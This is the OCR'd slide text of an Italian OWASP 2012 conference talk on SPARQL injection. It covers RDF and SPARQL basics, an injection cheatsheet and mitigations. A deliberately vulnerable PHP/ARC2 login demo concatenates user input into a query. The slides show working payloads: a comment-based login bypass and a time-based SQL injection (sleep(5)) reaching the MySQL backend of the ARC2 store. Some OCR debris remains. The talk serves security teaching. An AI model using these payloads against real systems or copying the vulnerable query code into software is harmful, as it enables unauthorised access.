SPARQL Injection attacking the triple store

Simone Onofri

Luca Napolitano

OWASP-Italy Day2012
Rome, 23° November 2012

The OWASP Foundation
http://www.owasp.org

Agenda

- Introduzione al Web Semantico
- Cos'è SPARQL
- SPARQL Injection
- Demo
- Oltre la SPARQL Injection
- Conclusioni

Chi siamo

- **Simone Onofri**
  - 10 anni di consulenza in ambito sicurezza, applicazioni, web semantico…
  - Attivo in associazioni e organizzazioni per la sicurezza e tematiche affini
  - Senior Consultant / Project Manager per Techub S.p.A.
- **Luca Napolitano**
  - 8 anni di consulenza in ambito sicurezza, applicazioni, reti…
  - Sviluppo di strumenti a supporto della gestione delle vulnerabilità
  - Network & Security Specialist per grandi aziende

Introduzione al Web Semantico

Web Semantico – Cenni storici

- Teorizzato da Tim Berners-Lee negli anni ‘90
- In teoria
  - Estende il web attuale
  - Una rete di dati che descrive dati
- In pratica
  - Si basa su asserzioni
  - Utilizza la logica dei predicati del primo ordine
  - Triplette di dati (soggetto, predicato, oggetto)
  - RDF (Resource Description Framework)

Web Semantico – RDF: Struttura

Io mi chiamo Simone

Web Semantico – RDF: Soggetto

Io

<http://onofri.org/>

Soggetto

Web Semantico – RDF: Predicato

Mi chiamo

foaf:name

Predicato

Web Semantico – RDF: Oggetto

Simone


"Simone"

Oggetto


Web Semantico – Triplette: foaf:name

<http://onofri.org/>
foaf:name
“Simone”.


Web Semantico: Triple Store



Web Semantico - Tecnologie



Web Semantico – Prospettive: Open Data



Web Semantico – Prospettive: Big Data

BIG DATA

Cos'è SPARQL

SPARQL - Acronimo

SPARQL **P**rotocol **A**nd **R**DF **Q**uery **L**anguage

SPARQL – Un linguaggio completo (v1.1)

- Tipologie di Query
  - SELECT, CONSTRUCT, ASK, DESCRIBE, *UPDATE, DROP , COPY, MOVE, ADD*
- Modificatori
  - ORDER BY, OFFSET, LIMIT, HAVING
- Espressioni
  - IF, COALESCE, EXISTS, IN, NOT, logiche
- Pattern
  - FILTER, OPTIONAL
- Funzioni
  - Stringhe, date, numeri, hash, xpath, xquery

SPARQL – Sintassi: Literals e IRI

- **Literals**: Stringhe
  - All'interno di virgolette doppie (") o singole (')
  - Lingua (es. @it) opzionale
  - Tipo di dato, tramite un IRI (es. ^^xsd:integer) opzionale

  (es. `"Simone"@it` oppure `"2012-11-23"^^xsd:date`)
- **IRI:** Internationalized Resource Identifier
  - All'interno di parentesti angolari (es. <http://owasp.org/>)
  - oppure attraverso i prefissi (es. `PREFIX foaf: <http://xmlns.com/foaf/0.1/>` e `foaf:name` sta per `<http://xmlns.com/foaf/0.1/name>`)

SPARQL – Sintassi: Commento (in linea)

"I commenti nelle query SPARQL hanno la forma di un **'#'**, al di fuori di un IRI o di una stringa, i commenti **sono solo in linea** (fino ai caratteri 0x0D o 0x0A) oppure fino alla fine del file se non ci sono nuove righe."

SPARQL – Query di base

```
PREFIX foaf:  <http://xmlns.com/
foaf/0.1/>
SELECT ?name # query pattern
WHERE {
?person foaf:name ?name . FILTER
regex(?name, "^S", ”i")
}
LIMIT 10 # query modifiers
```


SPARQL – Risposta di base

?name
Sabrina
Sestio
Simone
…

SPARQL Injection


SPARQL Injection – cenni storici

- 2005-2008 – SPARQL 1.0
- 2008 (Aprile) – SPARQL Injection
- 2009-presente – SPARQL 1.1

SPARQL Injection – Cheatsheet

- All'interno del WHERE con un literals
  - **"#** Commento con virgoletta doppie
  - **'#** Commento con virgoletta
- All'interno del WHERE con un IRI
  - **>#** Parentesi angolare
- All'interno dei FILTER
  - **') #** e **")#** Vengono usate le parentesi, una o più
  - All'interno di una regex
- In generale
  - **.** Terminazione di tripletta
  - **;** Per annidare le triplette

SPARQL Injection – Struttura di una app



SPARQL Injection – Dove?


```
PREFIX dbpedia: <http://dbpedia.org/ontology/>
PREFIX rdfs: <http://www.w3.org/2000/01/rdf-schema#>
PREFIX rdf: <http://www.w3.org/1999/02/22-rdf-syntax-ns#>

SELECT ?film ?date
WHERE {
?film rdf:type dbpedia:Film .
?film rdfs:label ?title .
?film dbpedia:releaseDate ?date .
FILTER ((?date >= "2000-01-01"^^xsd:date)
&& (?date < "2012-02-01"^^xsd:date) &&
regex(str(?title), "^R"))
}
```


SPARQL Injection – Conclusioni

- L'impatto varia secondo
  - La struttura della query
  - Dov'è possibile inserire il codice
  - Utilizzo di comandi dai vari dialetti (es. LOAD)
- Non solo SPARQL Injection
  - Xquery
  - Xpath
  - Regex
- Mitigazione
  - Query Parametriche
  - Validazione dei dati
  - Scrivere SPARQL correttamente

Demo

Demo – Semantic Login: Schermata



Demo – Semantic Login: Codice

```
$store = ARC2::getStore($config);

if (!$store->isSetUp()) {
  $store->setUp();
}
if( isset($_POST['username']) and isset($_POST['password']) )
{

    $usr = $_POST['username'];
    $pwd = $_POST['password'];

    /* list names */
    $q = '

    PREFIX iam: <http://xmlns.com/iam/0.1/>

    SELECT ?auth WHERE {
       ?auth iam:user "' . $usr .'" . ?auth iam:hasPassword "' . $pwd .'" .
    }
    LIMIT 1
    ';

    $r = '';
    if ($rows = $store->query($q, 'rows')) {
        ?>
```

Demo – Semantic Login: richiesta (legit)

Demo – Semantic Login: risposta (legit)


✔

Login ok

Insecure query

```
PREFIX iam: <http://xmlns.com/iam/0.1/>

SELECT ?auth WHERE {
   ?auth iam:user "' . luca .'" . ?auth iam:hasPassword "' . napolitano .'" .
}
LIMIT 1
```


Demo – Semantic Login: richiesta (injection)



Demo – Semantic Login: risposta (injection)


✔

Login ok

Insecure query

```
PREFIX iam: <http://xmlns.com/iam/0.1/>

SELECT ?auth WHERE {
   ?auth iam:user "' . luca"# .'" . ?auth iam:hasPassword "' . lolololo .'" .
}
LIMIT 1
```


SPARQL Injection – Dov'è il bug



Oltre la SPARQL Injection

Oltre la SPARQL Injection – dietro...

```
PREFIX iam: <http://x>
SELECT * WHERE {
?user iam:user "lol*/" .
}
LIMIT 100
```

Opti

Out

jsor

API

Shc

Change HTTP method: GET POST

Send Query Reset

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL se
near '/ LIMIT 0,100' at line 7 via ARC2_StoreSelectQueryHandler

Oltre la SPARQL Injection – SQL Injection

Max. number of results : 250

```
PREFIX iam: <http://x>
SELECT * WHERE {
?user iam:user "lol*/ OR (SELECT sleep(5))=1--" .
}
LIMIT 100
```

Change HTTP method: GET POST

Send Query | Reset

Waiting for 192.168.30.142...


Oltre la SPARQL Injection - Query SPARQL

```
PREFIX iam: <http://x>
SELECT * WHERE {
    ?user iam:user "lol*/ OR (SELECT
sleep(5))=1--" .
}
LIMIT 100
```


Oltre la SPARQL Injection - Query SQL

```
SELECT
    T_0_0_0.s AS `user`,
    T_0_0_0.s_type AS `user type`
FROM arc_tests_triple T_0_0_0
WHERE (T_0_0_0.p = 0) /* http://xuser
*/
  AND (T_0_0_0.o = 0) /* lol*/ OR
(SELECT sleep(5))=1-- */
LIMIT 100
```


Bonus – Dov'è il bug



Oltre la SPARQL Injection – Dettagli

ARC v2011-12-01 Multiple vulnerabilities

